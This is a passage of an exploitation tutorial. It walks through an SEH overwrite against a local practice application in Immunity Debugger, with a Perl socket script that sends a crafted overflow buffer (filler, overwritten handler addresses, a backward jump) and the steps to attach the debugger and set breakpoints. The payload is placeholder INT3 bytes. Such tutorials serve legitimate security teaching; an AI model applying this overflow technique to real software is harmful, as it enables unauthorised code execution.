
If we were place our shellcode here that is not so good, because we have only 17 bytes place, what is quite small. But it is more than enough to jump to the beginning of our range (0x0012E940..0x0012ED3C). I leave 16 bytes NOP sled at the beginning so I want to jump to the 0x0012E950 position. To figure out what instruction required to do it right click to the address 0x0012ED3A and from the popup menu select Assemble.



Then to the appearing window type `jmp 0x0012E950`, then click to the Assemble button:



We get the next:



the modified perl code (a6.pl):

```
use IO::Socket;
my $sock = new IO::Socket::INET (
    PeerAddr => '127.0.0.1',
    PeerPort => '12345',
    Proto => 'tcp',
);
die "Error: $!\n" unless $sock;
```




```


my $line = "\xCC" x 820 .
"\x78\xFF\x12\x00" .
"\xCC" x 194 .
"\xE9\x11\xFC\xFF\xFF" .
"\xCC" x 13 .
"\x74\xEC\x12\x00" .
"\x73\x14\x40\x00";
my $len = length $line;
my $msg = pack "L", $len;
print $sock $msg . $line;
close($sock);

```


save this perl script, then close the debugger, and restart the application. Type 0 as number, to trigger the exception handling:




start the immunity debugger again, and from the file menu select the attach command




in the appearing window select patching, then click on the attach button:



After the attach the application will be in paused state so start it by clicking to the play button




The application will continue to run:




now the application is running. Finally send to it the data by running the a6.pl




The application stops because of the division by 0 error




in the appearing popup window type the 0x00401473 address, then click to OK:




to add breakpoint here right click to the address in the debugger window and from the popup menu select breakpoint / toggle




Then press Shift + F9 to let the application continue. The application stops at our breakpoint:



